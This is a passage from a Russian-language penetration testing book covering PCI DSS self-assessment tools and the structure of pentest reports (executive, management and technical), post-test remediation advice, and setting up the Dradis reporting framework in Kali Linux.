- ❑ Обеспечить большую отдачу от инвестиций, устранив любые потенциальные уязвимости, которыми могут воспользоваться злоумышленники. Затраты на устранение возможных уязвимостей будут стоить меньше, чем принесенный злоумышленниками ущерб.
- ❑ Подробно описать процедуры восстановления, которым может следовать техническая группа в соответствующей организации для устранения любых уязвимостей и, таким образом, снижения оперативной нагрузки.
- ❑ Следовать лучшим отраслевым практикам и методам для оценки безопасности информационных систем в соответствии с базовой технологией.
- ❑ Рекомендовать любые возможные решения безопасности, которые следует использовать для защиты бизнес-активов.

Управление проектами и планирование

Управление проектом тестирования на проникновение требует глубокого понимания всех отдельных составляющих процесса определения области. После того как область тестирования определена, руководитель проекта может согласовать с испытателями разработку официального плана и графика проекта. Обычно пентестеры могут выполнить эту задачу без посторонней помощи, но сотрудничество с клиентом пойдет только на пользу. Это важно, поскольку нужно тщательно просчитать временные интервалы каждого этапа. После того как для выполнения необходимых задач за конкретное время определены и выделены необходимые ресурсы, следует составить график, показывающий связь этих ресурсов с их ключевыми ролями в процессе тестирования на проникновение. Каждая задача определяется как часть работы, выполняемой испытателем на проникновение. Ресурсом может быть как лицо, участвующее в оценке безопасности, так и инструмент, например устройство, которое может потребоваться при тестировании на проникновение.

Для эффективного и экономичного управления подобными проектами существует ряд полезных инструментов. В следующей таблице перечислены некоторые важные инструменты управления проектами. Выбор наилучшего инструмента зависит от условий среды и критериев тестирования.

Инструменты управления проектами	Сайты
Microsoft Office Project Professional	http://www.microsoft.com/project/
TimeControl	http://www.timecontrol.com/
TaskMerlin	http://www.taskmerlin.com/
Project KickStart Pro	http://www.projectkickstart.com/
FastTrack Schedule	http://www.aecsoftware.com/
ProjectLibre	www.projectlibre.org
TaskJuggler	http://www.taskjuggler.org/

Используя любой из этих мощных инструментов, можно легко отследить работу испытателя на проникновение и управлять ею в соответствии с определенными задачами. Кроме того, эти инструменты предоставляют другие дополнительные функции, такие как оповещение руководителя проекта, если задача завершена или пентестеры не уложились в срок. Есть много других причин использовать средства управления проектами во время определения задач тестирования на проникновение: предоставление услуг в срок, повышение производительности тестирования, повышение качества работы, а также гибкий контроль над проведением теста.

Инструменты для выполнения теста на проникновение в платежные системы

В стандарте PCI DSS утверждается, что ежегодная оценка должна выполняться ASV, в то время как самооценку должны проводить квалифицированные и опытные специалисты, причем ежеквартально. Квалифицированные работники должны иметь многолетний опыт проведения испытаний на проникновение и обладать одним или несколькими из следующих сертификатов:

- ❑ *Certified Ethical Hacker (CEH)*;
- ❑ *Offensive Security Certified Professional (OSCP)*;
- ❑ сертификаты тестирования на проникновение *CREST*;
- ❑ *Global Information Assurance (GIAC)*, например GPEN, GWAPT, GXPN.

Инструменты, используемые профессиональными испытателями на проникновение для оценки PCI DSS, могут быть коммерческими или открытыми. Они должны обеспечивать высокий уровень точности проведения теста. В этой книге мы рассмотрели много инструментов, часть из которых не только выполняет несколько функций, но и делает это автоматически, если была указана вся информация об IP.

В главе 6 мы рассмотрели несколько инструментов для выполнения автоматизированных оценок уязвимостей, включая пробную версию Nessus Tenable и ее доступные варианты для оценки PCI DSS. Компания Tenable — одна из многих, которые могут быть наняты непосредственно в качестве независимой третьей стороны для выполнения сканирования уязвимости PCI ASV для ежегодного отчета PCI DSS, в зависимости от уровня компании и годового объема транзакций.

Хотя Nessus теперь доступен только по платной подписке, он также может выполнять как внутренние, так и внешние оценки PCI DSS. На рис. 13.1 показан пример данных оценки PCI DSS с помощью Nessus.

Для простоты мы составили список инструментов, описанных в предыдущих главах. Эти инструменты помогут вам в выполнении оценки уязвимости и теста на

проникновение в рамках самооценки PCI DSS. Опять же некоторые инструменты повторяются, так как они могут выполнять несколько функций.

- ❑ Сбор информации (глава 4):
 - Devsploit;
 - Striker;
 - RedHawk.
- ❑ Сканирование (глава 5):
 - Nmap;
 - RedHawk.
- ❑ Оценка уязвимостей (глава 6):
 - OpenVAS;
 - Nessus;
 - Lynis (сканирование уязвимостей Linux с помощью Lynis);
 - SPARTA.
- ❑ Инструменты социальной инженерии (глава 7).
- ❑ Эксплуатация (главы 8–12):
 - Metasploit;
 - NetHunter.
- ❑ Отчетность (глава 14): фреймворк Dradis.

This template creates scans that may be used to satisfy internal (PCI DSS 11.2.1) scanning requirements for ongoing vulnerability management programs that satisfy PCI compliance requirements. These scans may be used for ongoing vulnerability management and to perform rescans until passing or clean results are achieved. Credentials can optionally be provided to enumerate missing patches and client-side vulnerabilities. Note: while the PCI DSS requires you to provide evidence of passing or "clean" scans on at least a quarterly basis, you are also required to perform scans after any significant changes to your network (PCI DSS 11.2.3).

Name:

Description:

Folder:

Рис. 13.1. Данные оценки PCI DSS с помощью Nessus

Конечно, есть много других инструментов, которые можно использовать. Но перечисленных должно хватить на первое время для проведения тестов на проникновение.

Резюме

В этой главе вы познакомились со стандартом безопасности данных индустрии платежных карт (PCI DSS), целями и требованиями к организациям, совместимым PCI DSS. Мы также рассмотрели различные уровни соответствия требованиям, в зависимости от обрабатываемого ежегодно объема транзакций платежных карт. Мы поговорили о важности сегментации и ее влиянии на оценку PCI DSS, а затем перешли к подробному рассмотрению процесса определения области охвата.

Ближе к концу главы вы узнали, что самостоятельную оценку PCI DSS должны проводить только квалифицированные и опытные специалисты. Наконец, мы перечислили различные инструменты, описанные в предыдущих главах книги, которые можно использовать для проведения оценок.

В следующей главе мы рассмотрим инструменты для создания отчетов, которые позволят нам связать воедино все результаты тестирования на проникновение.

Вопросы

1. Какие компании разработали стандарт PCI DSS?
2. Назовите текущую версию PCI DSS.
3. Сколько целей и требований существует в PCI DSS?
4. Какие требования касаются внутренних и внешних оценок PCI DSS?
5. Какой тип оценки может быть проведен ASV?
6. С какой периодичностью должны проводиться оценки ASV?
7. Какова цель сегментации?
8. К чему относится аспект оценки в процессе структурированного тестирования, связанного со сферой охвата?
9. Какую квалификацию должен иметь профессиональный испытатель на проникновение?
10. Какие инструменты оценки уязвимости можно использовать для выполнения самооценки PCI DSS?

Дополнительные материалы

Существует много источников, из которых вы можете больше узнать о стандарте PCI DSS.

- ❑ Требования и процедуры оценки безопасности: https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2-1.pdf.

- ❑ Краткое руководство по PCI DSS: https://www.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf?agreement=true&time=1535905197919.
- ❑ Шаблон PCI DSS для отчета о соответствии: https://www.pcisecuritystandards.org/documents/PCI-DSS-v3_2_1-ROC-Reporting-Template.pdf?agreement=true&time=1535905197972.
- ❑ План приоритетного подхода к обеспечению соответствия требованиям PCI DSS: https://www.pcisecuritystandards.org/documents/Prioritized-Approach-for-PCI-DSS-v3_2_1.pdf?agreement=true&time=1535905628536.

14

Инструменты для создания отчетов о тестировании на проникновение

Анализ результатов исследования и документирование очень важны для профессионального тестирования на проникновение. Каждый запуск инструментов тестирования должен регистрироваться, а результаты работы каждого инструмента следует воспроизвести без искажений. Имейте в виду, что представление клиентам результатов тестирования — важная часть самого теста. Возможно, после принятия мер по устранению уязвимости потребуется дополнительное тестирование, с помощью которого будет проверено, насколько эффективны были меры по улучшению безопасности. Точное документирование выполненных вами действий поможет в будущем провести дополнительное тестирование.

Правильное документирование тестирования подразумевает запись всех выполненных действий и в случае возникновения у клиента инцидентов, не связанных с испытанием на проникновение, позволит отследить все шаги. Подробная запись ваших действий может быть очень утомительной, но, как профессиональный испытатель на проникновение, вы не должны упускать из виду этот этап.

Составление документации, подготовка докладов и их представление — главные задачи, которые должны реализовываться на постоянной основе. Эта глава содержит подробные инструкции, которые помогут вам в согласовании документации и составлении отчетности. Мы рассмотрим следующие темы.

- ❑ Проверка результатов, гарантирующая, что сообщаются только подтвержденные данные.
- ❑ Распределение отчетов по типам. Чтобы наилучшим образом отразить интересы соответствующих органов, участвующих в проекте тестирования на проникновение, типы отчетов следует обсудить с исполнительной, управленческой и технической точек зрения.
- ❑ Составление презентации. Раздел с презентацией должен содержать общие советы и рекомендации в таком виде, чтобы клиент мог понять приведенную информацию.
- ❑ Выполнение нужных процедур после тестирования. Здесь следует привести все меры и рекомендации, предлагаемые для устранения выявленных уязвимостей.

Они также должны быть включены в отчет, чтобы консультативная группа по восстановлению соответствующей организации могли их использовать. Данный вид деятельности является довольно сложным и по соображениям безопасности требует углубленного знания целевой инфраструктуры.

В последующих разделах вы получите полные сведения о том, как подготовить документацию, отчет и презентацию. Даже небольшая ошибка в отчете может привести к юридической проблеме. Созданный отчет должен соответствовать вашим выводам и показывать обнаруженные в целевой среде потенциальные недостатки. Если в требованиях клиента есть особые условия, их следует указать. Кроме того, в отчете нужно четко прописать методы работы злоумышленника, применяемые им инструменты и средства, а также список обнаруженных уязвимостей. Прежде всего вы должны сосредоточиться на слабых местах системы, а не на объяснении процедур, используемых для обнаружения этих слабых мест.

Технические условия

Требуется ноутбук или настольный компьютер с минимальным объемом оперативной памяти 6 Гбайт, четырехъядерный процессор и 500 Гбайт места на жестком диске. В качестве операционной системы используется Kali Linux 2018.2 или 2018.3. Она может быть установлена как на жесткий диск, так и в качестве виртуальной машины. Система также может загружаться с SD-карты или с USB-накопителя.

Документация и проверка результатов

В большинстве случаев, чтобы убедиться в том, что ваши результаты действительно пригодны для использования, потребуются глубокая проверка уязвимости. Усилия по минимизации последствий могут быть очень дорогостоящими, поэтому проверка уязвимости является критически важной задачей. В нашей практике уже было несколько ситуаций, когда люди просто запускали инструмент, получали результаты и представляли их непосредственно своим клиентам. Такая безответственность и отсутствие контроля может привести к серьезным последствиям и к краху вашей карьеры. Кроме того, неверные сведения, полученные от испытателя на проникновение, могут поставить под угрозу корректную работу самой системы клиента, так как он будет думать, что система защищена. Поэтому в тестовых данных не должно быть ошибок и несоответствий.

Ниже приведены несколько процедур, которые могут помочь вам в документировании и проверке результатов теста.

- ❑ **Записывайте все заметки.** Сделайте подробные заметки о каждом шаге, который вы сделали во время сбора информации, обнаружения, перечисления, сопоставления, эксплуатации уязвимостей, эскалации привилегий — на всех этапах процесса тестирования на проникновение.

- ❑ **Составьте шаблон заметок.** Сделайте шаблон заметок для каждого инструмента, который вы применяете. В шаблоне должны быть четко прописаны цель, варианты выполнения исследования и профили, выбранные для целевой оценки, а также должно быть место для записи соответствующих результатов тестирования. Кроме того, перед тем, как делать окончательный вывод по результатам работы каждого инструмента, повторите тест по крайней мере дважды. Таким образом, вы подтвердите результаты проведенных испытаний и застрахуете себя от всех непредвиденных ситуаций. Например, если вы сканируете порты с помощью инструмента Nmap, следует разработать шаблон со всеми необходимыми разделами, касающимися цели использования, целевого хоста, параметров выполнения и профилей (обнаружение службы, тип ОС, MAC-адрес, открытые порты, тип устройства и т. д.), и соответственно документировать результаты работы инструмента.
- ❑ **Гарантируйте надежность.** Полагаться на один инструмент (например, для сбора информации) неразумно. Это может привести к неточностям в вашем тестировании на проникновение. Мы настоятельно рекомендуем вам последовательно провести каждый тест с применением как минимум двух разных инструментов соответствующего профиля. Это обеспечит прозрачность процесса верификации, повышение производительности и уменьшение количества ложных срабатываний. Кроме того, где это возможно, стоит проверить некоторые условия вручную и использовать свои знания и опыт для проверки всех полученных результатов.

Типы отчетов

После сбора и проверки результатов теста и перед отправкой их целевой заинтересованной стороне вы должны собрать их в последовательный и структурированный отчет. Существует три различных типа отчетов; каждый из них имеет свои собственные схему и план, соответствующие интересам предприятия, участвующего в проекте тестирования на проникновение:

- ❑ исполнительный доклад;
- ❑ отчет для руководства;
- ❑ технический отчет.

Эти отчеты готовятся в соответствии с уровнем технических знаний и способностью клиента понять передаваемую пентестером информацию. Далее мы рассмотрим все типы отчета и основные элементы структуры отчетности, которые могут потребоваться для достижения вашей цели.



Отчеты должны соответствовать политике неразглашения, юридическим договоренностям и соглашению о тестировании на проникновение.

Исполнительный доклад

Исполнительный доклад представляет собой один из видов доклада об оценке. Это наиболее краткая форма доклада, содержащая с точки зрения бизнес-стратегии общую информацию о результатах тестирования на проникновение. Отчет подготовлен для руководителей уровня С в рамках целевой организации (СЕО, СТО, СЮ и т. д.). В нем должны быть такие основные разделы.

- ❑ **Цель проекта.** Определяет взаимно согласованные между вами и вашим клиентом критерии для проекта тестирования на проникновение.
- ❑ **Классификация рисков уязвимости.** В этом разделе объясняются уровни риска (критический, высокий, средний, низкий и информационный), отраженные в отчете. Эти уровни должны быть четко дифференцированы по степени тяжести и должны отражать риски нарушения безопасности.
- ❑ **Резюме.** В этом разделе кратко описываются цель и задачи тестирования на проникновение в соответствии с определенной методологией. Здесь также фиксируется количество обнаруженных и успешно эксплуатируемых уязвимостей.
- ❑ **Статистика.** Подробно описываются уязвимости, обнаруженные в инфраструктуре целевой сети. Они также могут быть представлены в виде круговой диаграммы или в любом другом интуитивно понятном формате.
- ❑ **Матрица рисков.** В этом разделе классифицируются все найденные уязвимости, определяются ресурсы, которые могут быть потенциально затронуты, и в сокращенном формате перечисляются рекомендации.

Это идеальный формат отчетности. Чтобы отчет был выразительным, при его подготовке следует иметь в виду, что вы не обязаны отражать технические результаты оценки, а должны предоставить фактическую информацию. Доклад должен занимать от двух до четырех страниц. Примеры докладов см. в разделе «Дополнительное чтение» в конце этой главы.

Отчет для руководства

Отчет для руководства, как правило, охватывает такие вопросы, как нормативное регулирование и оценка соблюдения всех норм безопасности. На практике исполнительный доклад следует расширить, включив в него ряд разделов, которые могут представлять интерес для руководителей и оказать помощь при возможном судебном разбирательстве. Ниже приводятся основные разделы доклада.

- ❑ **Достижение соответствия.** Содержит список известных стандартов и сопоставляет каждый из его разделов или подразделов с текущей ситуацией в области безопасности. В нем следует указать любые нарушения нормативных положений, которые были выявлены и которые могут непреднамеренно подвергнуть опасности целевую инфраструктуру и создать серьезную угрозу.

- ❑ **Методология тестирования.** Это описание должно быть кратким, но подробным, что поможет руководителям понять весь цикл тестирования на проникновение.
- ❑ **Предположения и ограничения.** Здесь описываются все ограничения и другие факторы, не позволившие испытателю на проникновение достичь определенной цели.
- ❑ **Управление изменениями.** Иногда это считается частью процесса восстановления. Однако данный отчет в основном содержит описание стратегических методов и процедур, которые обрабатывают все изменения в контролируемой ИТ-среде. Предложения и рекомендации, вытекающие из оценки безопасности и позволяющие свести к минимуму воздействие неожиданного события на сервис, должны соответствовать любым изменениям в процедурах.
- ❑ **Управление конфигурациями.** Основное внимание уделяется согласованности функциональной работы и производительности системы. В контексте безопасности нужно фиксировать любые изменения в системе, которые могут быть внесены в целевую среду (аппаратное, программное обеспечение, физические атрибуты и др.). Эти изменения должны контролироваться и учитываться для поддержания состояния конфигурации системы.

Ваша обязанность, как ответственного и грамотного испытателя на проникновение, — прежде всего уточнить все условия руководства и только после этого продолжать цикл испытаний. Это действие, безусловно, включает в себя индивидуальные беседы и соглашения о критериях оценки конкретных целей, в которых оговариваются все ограничения и рамки проводимого исследования, а также пути проведения испытания. Здесь следует обговорить все действующие на время проведения теста ограничения в исследуемой системе. Должны ли быть вносимые изменения постоянными и можно ли менять текущее состояние системы при внесении изменений в конфигурацию. На основании этих факторов формируется понимание текущего состояния безопасности в целевой среде, и после технической оценки можно давать какие-либо предложения и рекомендации.

Технический отчет

Доклад о технической оценке играет очень важную роль в решении вопросов безопасности, поднятых в ходе тестирования на проникновение. Отчет такого типа обычно разрабатывается для технических работников, которые хотят понять основные функции безопасности, обрабатываемые целевой системой. В докладе должны быть подробно описаны любые уязвимости, то, как их можно использовать, какое влияние они могут оказать на бизнес и как можно разработать решения для предотвращения любых известных угроз. Доклад о защите сетевой инфраструктуры должен соответствовать принципам безопасности «все в одном». До сих пор мы уже обсуждали основные разделы исполнительных и управленческих отчетов. В техническом докладе мы предоставляем всю вышеперечисленную информацию

в расширенном виде. Кроме того, в технический отчет следует включить специальные темы, которые могут вызвать особый интерес у технической группы целевой организации. Иногда такие вопросы, как цели проекта, классификация рисков уязвимости, матрица рисков, статистика, методология тестирования, допущения и ограничения, также являются частью технического отчета. Технический отчет состоит из следующих разделов.

- **Вопросы безопасности.** Вопросы безопасности, поднятые в процессе тестирования на проникновение, должны быть подробно прописаны. Поэтому для каждого применяемого метода атаки необходимо указать список участвующих в исследовании ресурсов и последствия этого исследования, исходные данные запроса и ответ, смоделированные данные запроса на атаку и ответ, предоставить ссылку на внешние источники для группы по восстановлению и дать профессиональные рекомендации по устранению обнаруженных уязвимостей в целевой ИТ-среде.
- **Карта уязвимостей.** Содержит список обнаруженных уязвимостей в целевой инфраструктуре, каждая из которых должна быть сопоставлена с идентификатором ресурса (например, IP-адресом и именем цели).
- **Карта эксплойтов.** Здесь предоставляется список успешно проверенных эксплойтов, которые работали против цели. Важно также упомянуть, был ли источник частным или публичным. Возможно, неплохо было бы рассказать об источнике кода эксплойта и о том, как долго он был доступен.
- **Передовой опыт.** В этом разделе следует показать все наилучшие разработки и оперативные процедуры безопасности, которых не хватило целевой системе при попытке проникновения. Например, в среде крупного предприятия развертывание системы безопасности пограничного уровня может эффективно заблокировать большинство внешних угроз еще до их проникновения в корпоративную сеть. В таких решениях не требуется техническое взаимодействие с производственными системами или устаревшим кодом.

В целом технический доклад позволяет соответствующим членам заинтересованной организации ознакомиться с реальной ситуацией на месте. Такой отчет играет важную роль в процессе управления рисками и, вероятно, будет использоваться для формулирования практических задач по восстановлению.

Отчет о тестировании проникновения в сеть

Так же как существуют различные типы тестирования на проникновение, существуют различные типы структур отчетов. Мы представили общую версию отчета об испытании на проникновение, который может быть дополнен соответствующими данными практически для любого другого типа тестирования на проникновение (например, веб-приложения, брандмауэра, беспроводной и обычной сети). В дополнение к списку, приведенному ниже, вам понадобится титульная страница,

где будет указано название компании, проводящей тестирование, тип отчета, дата сканирования, имя автора, номер редакции документа и краткая информация об авторских правах и конфиденциальности.

Ниже приводятся пункты отчета о тестировании на проникновение в сети:

- правовые положения;
- соглашение об испытании на проникновение;
- введение;
- цель проекта;
- допущения и ограничения;
- шкала рисков уязвимости;
- управляющее резюме;
- матрица рисков;
- методика тестирования;
- угроза безопасности;
- рекомендации;
- карта уязвимостей;
- карта эксплойтов;
- оценка соответствия;
- управление изменениями;
- передовой опыт;
- приложения.

Как вы можете видеть, мы объединили все типы отчетов в один полный отчет с конкретной структурой. Каждый из этих разделов может иметь собственные соответствующие подразделы, которые могут более подробно классифицировать результаты теста. Например, в приложениях могут быть перечислены технические детали и данные об анализе процесса тестирования, журналов деятельности, исходные данные из различных инструментов безопасности, детали проведенного исследования, ссылки на любые интернет-источники и глоссарий. В зависимости от запрашиваемого вашим клиентом типа отчета вы должны еще до начала испытаний понять все аспекты проводимого теста на проникновение.

Подготовка презентации

Для успешного проведения презентации полезно понимать технические возможности и цели заказчиков этого исследования. Вам нужно будет преподнести материал в соответствии с требованиями заказчика, иначе вы можете столкнуться с негативной реакцией. Ваша ключевая задача — заставить клиента понять потенциальные факторы риска, грозящие областям, которые вы тестируете. Например, специалистам на исполнительном уровне может не хватить времени на изучение всех деталей векторов атаки методами социальной инженерии, но им будет интерес-

но узнать текущее состояние безопасности и то, какие меры должны быть приняты для повышения уровня безопасности.

Хотя формальной процедуры для создания и представления результатов нет, вам необходимо придерживаться профессионального подхода, чтобы удовлетворить требования заказчиков. Вы обязаны изучить и понять целевую среду, оценить уровень квалификации технических специалистов и помочь им узнать вас, а также определить основные фонды организации.

Указание на недостатки текущего уровня безопасности и выявление всех уязвимостей поможет вам подготовить качественный и профессиональный отчет. Помните, что вы должны придерживаться полученных вами фактов и выводов, доказывать их на техническом уровне и соответствующим образом консультировать команду по восстановлению. Поскольку все это подразумевает непосредственное общение, настоятельно рекомендуем заранее подготовиться к ответам на любые вопросы, подкрепляя их фактами и цифрами.

Процедуры после тестирования

Меры по восстановлению, корректирующие шаги и рекомендации — это понятия, относящиеся к процедурам, проводимым после проведения испытаний. Во время этих процедур вы выступаете советником группы по восстановлению в целевой организации. В этом качестве вам может потребоваться взаимодействовать с различными специалистами с разным уровнем знаний и опытом. Поэтому имейте в виду, что ваш внешний вид и навыки работы в сети могут иметь большое значение. Кроме того, невозможно обладать всеми знаниями, требуемыми целевой ИТ-средой, особенно если вы не специалист в этой области бизнеса. В таких ситуациях без какой-либо поддержки со стороны группы экспертов довольно сложно обрабатывать и исправлять конкретный уязвимый ресурс. Мы разработали несколько общих правил, которые могут помочь вам в разъяснении важных рекомендаций вашему клиенту.

- ❑ Пересмотрите схему сети и проверьте условия эксплуатации на уязвимых ресурсах, которые указаны в отчете.
- ❑ Сконцентрируйтесь на схемах и данных защиты пограничного уровня, чтобы уменьшить количество угроз безопасности, прежде чем они одновременно нанесут удар по серверам и рабочим станциям.
- ❑ Атакам на стороне клиента или с применением методов социальной инженерии почти невозможно противостоять, но опасность такого нападения можно уменьшить. Для этого следует уделить особое внимание обучению сотрудников новейшим контрмерам.
- ❑ Для уменьшения негативных последствий от возможных атак необходимо четко выполнять рекомендации, которые предложил испытатель на проникновение.
- ❑ При необходимости воспользуйтесь проверенными и надежными сторонними решениями (IDS/IPS, брандмауэры, системы защиты контента, антивирусы, технологии IAM и т. д.).

- ❑ Используйте подход «разделяй и властвуй», чтобы отделить зоны защищенной сети от небезопасных или открытых объектов целевой инфраструктуры.
- ❑ Укрепляйте навыки разработчиков в кодировании безопасных приложений, которые являются частью целевой ИТ-среды. Оценка безопасности приложений и выполнение проверки кода могут повысить информационную безопасность организации.
- ❑ Применяйте меры физической безопасности. Реализуйте многоуровневую стратегию доступа с механическим и электронным контролем доступа, оповещениями о вторжении, мониторингом CCTV и идентификацией персонала.
- ❑ Регулярно обновляйте все системы безопасности, чтобы обеспечить конфиденциальность, целостность и доступность.
- ❑ Проверьте все документированные решения, представленные в качестве рекомендаций, чтобы исключить возможность вторжения или эксплуатации.

Использование структуры Dradis для составления отчетности по тестированию на проникновение

Система Dradis — это удобная система для составления отчетности. Запуск тестов и использование большого количества инструментов может быть очень увлекательным. Однако, когда дело доходит до организованной документации, этот процесс может показаться довольно скучным. Здесь следует учесть, что в отчет необходимо включить не только файлы результатов исследований, но и скриншоты этих результатов. Необходимо также документировать все команды, которые использовались во время исследования. Здесь вам может помочь фреймворк Dradis. Это программа с простым в использовании интерфейсом, которая поддерживает плагины для многих инструментов и позволяет легко настраивать контрольные списки.

Фреймворк Dradis можно найти в меню Kali. Для этого щелкните кнопкой мыши на строке Applications (Приложения), далее выберите 12 Reporting Tools (12 инструментов отчетности), а затем Dradis framework (фреймворк Dradis).

Dradis также можно запустить непосредственно из терминала, введя в командную строку команду `dradis` (рис. 14.1).

Оба предыдущих метода приводят к открытию веб-интерфейса Dradis в браузере. URL-адрес этого интерфейса — `127.0.0.1:3000/setup`. Введите пароль, который будут использовать все, кто обращается к серверу, а затем выберите `Create shared password` (Создать общий пароль).

Введите имя пользователя и пароль, а затем нажмите `Let me in!` (Впустить меня!). На экране появится панель управления Dradis CE (Community Edition). Dradis CE позволяет пользователю создавать в качестве методологии контрольные списки. Для создания методологии щелкните на строке `Methodologies` (Методологии) (на левой панели) или на строке `+Add a testing methodology` (Добавить методологию тестирования), которая находится в разделе `Methodology progress` (Прогресс методологии) в главном окне (рис. 14.2).

```

root@kali:~# dradis
[!] Something is already using port: 3000/tcp
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
ruby2.5 3039 dradis 12u IPv6 1727348 0t0 TCP localhost:3000 (LISTEN)
ruby2.5 3039 dradis 13u IPv4 1727349 0t0 TCP localhost:3000 (LISTEN)

UID      PID  PPID  C  STIME TTY      STAT   TIME CMD
dradis   3039    1   0  Aug07 ?        Ssl    0:27 /usr/bin/ruby2.5 bin/rails se

[*] Please wait for the Dradis service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000
● dradis.service - Dradis web application

```

Рис. 14.1. Запуск dradis




Рис. 14.2. Добавление методологии

Dradis дает пользователю возможность либо создать новую методологию, либо выбрать между другими пакетами соответствия (которые должны быть заранее загружены). Если вы для своей методологии хотите использовать определенный шаблон, можно выбрать пункт **Download more** (Загрузить больше), чтобы направить пользователя на страницу пакетов соответствия (<https://dradisframework.com/academy/industry/compliance/>) с различными имеющимися пакетами, включая следующее:

- инструмент аудита соответствия HIPAA;
- отчет Offensive Security Certified Professional (OSCP);
- руководство по тестированию OWASP v4;
- техническое руководство PTES.

Чтобы создать контрольный список для методологии, выберите параметр **New checklist** (Новый контрольный список) (рис. 14.3).

Дайте новому контрольному списку имя, а затем нажмите **Add to Project** (Добавить в проект). Будет создан пустой контрольный список с двумя заголовками разделов (рис. 14.4).




Рис. 14.3. Выбор контрольного списка




Рис. 14.4. Контрольный список создан

Чтобы изменить разделы и задачи, нажмите кнопку **Edit** (Изменить) и измените содержимое XML-кода. Для примера мы добавили **Scanning** в область **Section 1**. После завершения редактирования прокрутите список вниз, до нижней части XML-файла, и нажмите кнопку **Update methodology** (Обновить методологию) (рис. 14.5).




Рис. 14.5. XML-код изменен

На левой панели щелкните кнопкой мыши на Nodes (Узлы), чтобы добавить устройства, с помощью которых Dradis CE будет создавать отчет. Если вы работаете с несколькими узлами, введите IP-адреса узлов (по одному в строке) и для завершения нажмите кнопку Add (Добавить) (рис. 14.6).

